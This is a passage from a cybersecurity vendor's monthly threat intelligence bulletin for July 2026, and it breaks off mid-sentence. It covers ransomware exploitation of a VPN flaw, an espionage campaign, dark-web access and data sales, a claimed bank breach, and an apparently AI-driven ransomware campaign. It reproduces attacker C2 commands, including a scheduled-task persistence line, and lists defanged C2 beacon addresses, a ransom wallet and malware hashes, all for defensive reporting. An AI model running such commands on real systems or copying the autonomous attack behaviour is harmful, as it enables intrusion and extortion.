EnCyb

TLP: GREEN

THE INTEL BULLETIN

JULY 2026

A Monthly Threat Intelligence Overview



www.encyb.com | cti.hunt@encyb.com

Social: LinkedIn | X | Facebook |

PCI QSA | CERT-IN Empaneled | ISO 27001 & ISO 9001 Certified|

Prepared By

EnCyb CTI Team

CONTENTS

Executive Summary 3
Global Threat Overview 4
Top 5 Target Sectors 4
Top 5 Risks Breakdown 4
Top 5 Active Malwares 4
Notable Campaigns & Events 5
Major Vulnerability & Exploit Intel 31
MITRE ATT&CK Mapping 33
Recommendations 34
Appendix 35
Threat Actors Observed 35
Malware Families Observed 35
Acronyms 36

Disclaimer:

- *This report is intended solely for cybersecurity awareness and defensive purposes.*
- *The screenshot figures are being exposed by threat actors or victims.*
- *The report is strictly for intended audience only.*
- *Do not expose it outside the organization.*
- *Some threat actor claims and dark web listings referenced may remain unverified at the time of publication.*
- *EnCyb is not responsible for any harmful actions taken based on the information presented in this report.*

Executive Summary


July 2026 was characterized by a significant increase in **identity-focused attacks, AI-assisted malware, supply chain compromises, cloud credential theft, and exploitation of internet-facing infrastructure**. Threat actors increasingly targeted **authentication systems, enterprise VPNs, Microsoft 365 environments, CI/CD platforms, and cloud services** to gain persistent access while minimizing traditional malware deployment. Financially motivated ransomware groups continued to prioritize data theft and extortion, whereas state-sponsored actors focused on long-term cyber espionage against government and critical infrastructure.

The reporting period also highlighted the growing operational use of AI within offensive cyber operations, with campaigns such as **JADEPUFFER** demonstrating autonomous attack capabilities. Meanwhile, sophisticated **phishing campaigns** targeting **Microsoft passkey enrollment, software supply chain attacks, dark web data sales, and large-scale credential theft** continued to reshape the enterprise threat landscape. Organizations should strengthen identity protection, accelerate vulnerability remediation, enhance monitoring of cloud environments, and adopt proactive threat hunting to mitigate these evolving risks.


Overall, the July threat landscape demonstrates that modern adversaries are **adopting identity-first attack strategies, leveraging trusted cloud services, legitimate administration tools**, and AI-enabled capabilities to evade traditional security controls and maximize operational impact. As cyber threats continue to evolve in sophistication and scale, organizations should adopt a defense-in-depth approach by strengthening identity security, accelerating vulnerability remediation, enhancing cloud and infrastructure resilience, and fostering cyber awareness across the enterprise. Proactive security governance, combined with timely intelligence-driven decision-making, remains essential to reducing organizational risk and improving resilience against emerging cyber threats.

Global Threat Overview

Top 5 Target Sectors



Top 5 Risks Breakdown



Top 5 Active Malwares



Notable Campaigns & Events

A summary of significant cyber incidents, threat actor activities, and major cybersecurity developments observed during the reporting period, with focus on events linked to ongoing geopolitical tensions and emerging cyber threats.


➢ Qilin Ransomware Exploits Palo Alto GlobalProtect VPN Vulnerability (CVE-2026-0257)

Security researchers have confirmed that the **Qilin ransomware** group is actively exploiting the critical **Palo Alto Networks PAN-OS GlobalProtect authentication bypass vulnerability (CVE-2026-0257)** to gain initial access to corporate networks. Investigations identified multiple intrusions during June 2026 where attackers exploited vulnerable, internet-facing GlobalProtect VPN appliances before deploying Qilin ransomware. The observed attacks ranged from rapid ransomware encryption to full double-extortion operations involving data theft, highlighting the increasing focus of ransomware affiliates on perimeter security devices such as VPN gateways and firewalls as initial access vectors.

Threat Actor : Qilin Ransomware (Ransomware-as-a-Service)


Target Verticals: Financial Services, Government, Manufacturing, Healthcare, Technology, Critical Infrastructure, and organizations using internet-facing Palo Alto GlobalProtect VPN appliances.

Attack Chain:



Qilin CVE-2026-0257 attack chain

Attack Technique: Qilin affiliates exploit the **CVE-2026-0257** authentication bypass vulnerability in vulnerable **Palo Alto PAN-OS GlobalProtect Portal and Gateway** instances to establish unauthorized VPN connections without valid credentials. Following initial access, attackers perform reconnaissance, establish persistence, move laterally within the environment, escalate privileges, and deploy ransomware. Depending on the affiliate's objectives, attacks may involve rapid file encryption or double-extortion through data exfiltration and threats of public disclosure. Organizations with unpatched GlobalProtect appliances, authentication override cookies enabled, or insecure certificate configurations are at increased risk and should apply vendor security updates and recommended mitigations immediately.



Qilin's clearnet leak site (WikileaksV2), where stolen data from non-paying victims is published. Victim information has been redacted.


➢ Targeted Attack on Government Entities in the Middle East

Discovered a cyber-espionage campaign in July 2026 carried out by a threat actor linked to East Asia targeting government organisations in the Middle East. During the investigation, researchers analysed post-compromise activity after the attackers had already gained access to victim environments and identified three previously undocumented malware families: TELESHIM, MIXEDKEY, and BINDCLOAK. The attackers used these tools in a multi-stage attack, with each malware serving a different role in maintaining access and controlling compromised systems. One notable characteristic of the campaign is that TELESHIM communicates through the Telegram API, allowing its network traffic to blend with legitimate Telegram communications.

Threat Actor : East Asia-linked cyber-espionage threat actor

Target Verticals : Government organisations in the Middle East

Attack Technique : The threat actor conducted a multi-stage attack using three previously undocumented malware families: TELESHIM, MIXEDKEY, and BINDCLOAK. TELESHIM and MIXEDKEY use multiple code obfuscation techniques to hinder analysis, while TELESHIM also performs virtual machine and malware analysis environment checks and terminates execution if such environments are detected. BINDCLOAK is encrypted using the infected system's disk volume serial number, allowing it to be decrypted and executed only on the intended victim's machine. TELESHIM uses the Telegram API as its command-and-control communication channel to blend with legitimate network traffic.



The table below summarizes some of the C2 commands executed by the threat actor.

Category	C2 Command(s)	Description
System reconnaissance	net user tasklist hostname	Discover information about current users, list of running processes, and the hostname of the infected machine.
Network reconnaissance	ipconfig /all ipconfig /displaydns netstat -ano	Discover information about the system's network configuration and active network connections.
File reconnaissance	dir c:\Users dir c:\Users\\desktop dir c:\Users\\Downloads dir C:\ProgramData\Crypto\DSS\ dir C:\ProgramData\ dir C:\ProgramData\Lenovo dir C:\ProgramData\Intel	Retrieve a list of files in key directories to gain intel, choose an appropriate staging directory, and validate successful deployment of next stage payloads.
Persistence	schtasks /create /f /sc minute /mo 10 /tn "Feedback" /tr "C:\ProgramData\Intel\winProAlertService.exe"	Create a scheduled task that runs every 10 minutes to execute the next stage.
Command verification	schtasks /Query /TN Feedback /v	Verify the scheduled task installation.
Network connection verification	ping cert.hypersnet[.]com -n 1 ping ssl.blsouqs[.]com -n 2 ping contacts.ftabnews[.]com -n 2	Verifies network connectivity

Post-Compromise Activity: During analysis, observed command-and-control (C2) activity that included system, user, and network reconnaissance commands, along with the deployment of next-stage payloads. Most of the observed activity occurred between 7 July 2026 and 9 July 2026. Timing analysis of the original C2 command timestamps showed that all commands were executed between 4:00 AM UTC and 12:00 PM UTC, with the highest concentration of activity occurring between 7:00 AM UTC and 11:00 AM UTC.


Indicators Of Compromise:

Hashes	Filename	Description
97124a93766be732e8fef5a56a5346a2 C1f16e31ae71372ee45fa6fd6927c7b887a4e3f2 789fd11285642861190dc074c1e9a5957073f1a2afeb d5160f9cc907f7f320bd	Cooperation protocol for the exploration of petroleum and gas (English).zip	ZIP archive containing the ISO image
68926e6c958562deaae35de3d9f59de3 Ccb2002fe8f5cc1f511d52309625b52d1c507421 c84542ac30cbe9bb8bd648bad323c37801023bf9451c 1c0990452466e084340f	Cooperation protocol for the exploration of petroleum and gas (English).img	ISO image file
087499849115eb28c4364581d2b28d09 86ee99f293a30720bcc898a4a8e391f93fb9be95 32529043d15e9111ba284f1d8a9e4b3f58e071c6b69c 8f271d4d02feacd44e66	Agreement_on_the_Establishment_of_Common_Border_Offices_English (1).zip	ZIP archive containing the ISO image
B776eb638fbb535708fb92b12fcc1731 2377c47cfde148c2140faa7105628174f9c4d56d db11ff3f37a8b2aa25c480871504b886a6364167ecb5 01eacf7345f6bbf9582b	Agreement on the Establishment of Common Border Offices (English).img	ISO image file
7cbc51ada1a4aec88660ec32c408114b F46c01a5be2e08e36d4ec3302a8650a6ed25ec14 5c2fe953da53da66fbcbb3be0fd6b63907c10714c337f 287b2fc258857bbff6d	AsTaskSched.dll	TELESHIM (new)
3f60d53a2b5737d77e058d9e33cbe9eb 1099bf51e53bd5fb32401edb4e0be841d8486b19 cac1f37beaa814461f7709a073aeec468c74e5d70f7d6 93a9e367ece4a3a78be	AsTaskSched.dll	TELESHIM (old)
28b47bdf16d7af6f8ec21218eac9145a Fee6806c96f87bf1e240a2eb6fd7e045101d58d3 0637069c7052118fd5c0f1113541bdd35e5f71cd9689f 2516045da152c6fa8d9	dlpprem64.dll	TELESHIM (old)
78a4f8574830bf7fbaf63d7da09be2b8 Ee287d6a09295502ab2407aec336f9f0d8477d68 3b3eaea783fd6dab90f0408274bf8a9c49adbdc70c0ef d70658d65b0e1684a3f	pthreadVC2.dll	MIXEDKEY reflective PE loader
7a14a99d70d42d3f7bf72f843185fc07 577b1cc894636f4ac5ad670b0079b9b7ade137c3	N/A	BINDCLOAK

3b0c658ebaa2bae80af97f390b9b2bb20a2f815eb584b2251255e84da4fa669d		
cert.hypersnet[.]com	N/A	C2 Domain


➢ Broker Advertises Super Admin Access to Golden Tulip Bahrain FortiGate Firewall


A seller posting as **Roiese** in dark web is offering what they describe as full administrative access to the FortiGate firewall and network security environment of **Golden Tulip Bahrain**, a hotel property in Bahrain. The listing **claims super_admin level control across firewall policies, VPN and remote-access configuration, user and group administration, network objects, and API-based management, and enumerates eight administrative accounts** said to hold that profile. Five screenshots of the management interface are attached as proof. The post is formatted as a professional risk assessment, including the seller's own severity rating and a profile of the target's revenue and headcount. The claim is unverified and Golden Tulip Bahrain has not publicly addressed it.



Potential Impact:

A firewall is not one system among many; it is the boundary everything else sits behind. Super_admin on a FortiGate would expose the internal network layout and allow policy changes, and the ability to create VPN accounts is the part that persists, since credentials issued now survive remediation elsewhere. For a hotel, property management, booking, and payment systems sit inside that perimeter. Edge appliance access is the standard opening move in ransomware intrusions, which is what this listing is realistically sold for. The target is a single franchised property, not a wider brand. The claim is unverified.






Dark web post on selling access

➢ Bank Of Baroda Breached – Officially claimed

On July 24, 2026, the **Triple X ransomware group** claimed to have exfiltrated 1 TB of data from India's second-largest public sector bank. The full dump is publicly accessible on Tor with over 92,000 files observed including customer KYC, security reports, and internal audit documents. These are indicative numbers from initial ongoing analysis.



Triple X claimed to have broken into Bank of Baroda's internal systems and stolen massive amounts of data. The group published the stolen data on the dark web (Tor network) completely accessible to anyone, with no password required.



How did it happen?

According to Triple X's announcement, the breach was enabled by a "weak password". The attackers likely:

1. Gained initial access through compromised credentials
2. Moved laterally through Bank of Baroda's internal network
3. Reached the SharePoint / file server infrastructure
4. Exfiltrated ~1 TB of documents over an extended period
5. Published everything publicly

What data was stolen?


The dump covers nearly every aspect of the bank's operations:

- Customer KYC - eKYC dumps, CKYC lists, ReKYC notices (178 MB)
- Legal & Audit Docs - Legal notices, audit reports, compliance docs (63 MB)
- Loan Records - Gold loans, home loans, NPAs, IRAC data
- VAPT Reports - Security vulnerability reports (iOS, Android, NEFT-RTGS)
- Network Configs - httpd.conf (DC+DR), firewall rules, VPN configs
- Employee Workspaces - Named employee directories with personal files
- International Ops - UAE, Botswana, Fiji, Kenya, Guyana, Uganda branches
- Transaction Data - IRAC loan dumps, reconciliation data, MAU transactions


Who is affected?

Virtually all Bank of Baroda customers may be impacted. The compromised file server contained operational data from 62 top-level branches, including zonal and regional offices across India, as well as more than 12 international locations. Exposed data includes KYC records, transaction datasets, loan-related documents, and audit files. As a result, any individual or organization that has maintained a banking relationship with Bank of Baroda could potentially have their information included in the leaked data.

What data was exposed?



Threat Actor Timeline : May – July



➢ JADEPUFFER Agentic Ransomware Campaign

JADEPUFFER, the first publicly reported Agentic Threat Actor (ATA) capable of autonomously executing a complete ransomware and database extortion operation using a Large Language Model (LLM). Unlike traditional ransomware that relies on human operators, JADEPUFFER exploits vulnerable AI infrastructure, performs reconnaissance, harvests credentials, moves laterally, establishes persistence, and encrypts production databases with minimal human intervention. The campaign targeted internet-facing Langflow instances vulnerable to CVE-2025-3248, ultimately compromising downstream MySQL and Alibaba Nacos servers. Researchers observed the AI agent dynamically adapting its attack steps, rewriting failed commands, and generating self-narrating payloads, demonstrating a significant evolution toward AI-driven cyber extortion.

Threat Actor : JADEPUFFER (Agentic Threat Actor - AI-driven ransomware)

Target Verticals: Organizations deploying AI/LLM infrastructure, Technology, Cloud Service Providers, Software Development, AI/ML Platforms, Financial Services, Manufacturing, and enterprises operating internet-facing Langflow instances or exposed database services.

Indicators of Compromise

Indicator Type	Indicator / Value	Description / Significance
Source / Command & Control (C2)	**45.131.66[.]106**	Used for initial access and post-exploitation. Persistence established through a cron job beaconing to **hxxp://45.131.66[.]106:4444/beacon** every 30 minutes.

Exfiltration / Staging Server	**64.20.53[.]230** (InterServer, AS19318)	Infrastructure used to stage or exfiltrate stolen data prior to publication or ransom operations.
Entry Vulnerability	**CVE-2025-3248**	Langflow unauthenticated Remote Code Execution (RCE) vulnerability exploited to gain initial access.
Bitcoin Wallet	**3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy**	Cryptocurrency wallet specified for ransom payment.
Ransom Contact Email	**e78393397[@]proton[.]me**	Email address provided for victim communication. Notably, it has **no hits** in public threat intelligence databases, victim forums, or abuse reports. Its naming convention (single lowercase letter followed by eight digits) differs from known MySQL ransomware operators, which typically reuse descriptive aliases across multiple campaigns.
Ransom Note Artifact	**README_RANSOM**	Name of the ransom table found in the compromised database. This does **not** match known MySQL ransomware naming conventions (e.g., **WARNING**, **RECOVER_YOUR_DATA**, **PLEASE_READ_ME**), raising questions about whether the campaign was manually operated or partially generated using LLMs.
Persistence Mechanism	**Cron Job**	A scheduled cron task configured to beacon to the C2 server (**45.131.66[.]106:4444**) every **30 minutes**, ensuring continued access and persistence.

➢ Malaysia's LHDN Tax Portal Data Offered for Sale 10 Million Taxpayer Records Exposed


A threat actor operating under the alias "**dezetat**" is offering for sale what is claimed to be a **database stolen** from **Malaysia's Inland Revenue Board (LHDN/IRBM)** through its **MyTax portal**. The listing advertises approximately **10 million taxpayer records** in JSON format, allegedly exfiltrated in June 2026, with an asking price of **US$20,000**. According to the seller, the dataset contains sensitive personal and financial information, including taxpayers' NRIC numbers, full names, Tax Identification Numbers (TINs), dates of birth, marital status, residential addresses, email addresses, phone numbers, and employer details. The post further claims that around 5.29 million records also contain bank account numbers and associated bank names. At the time of reporting, the authenticity of these claims has not 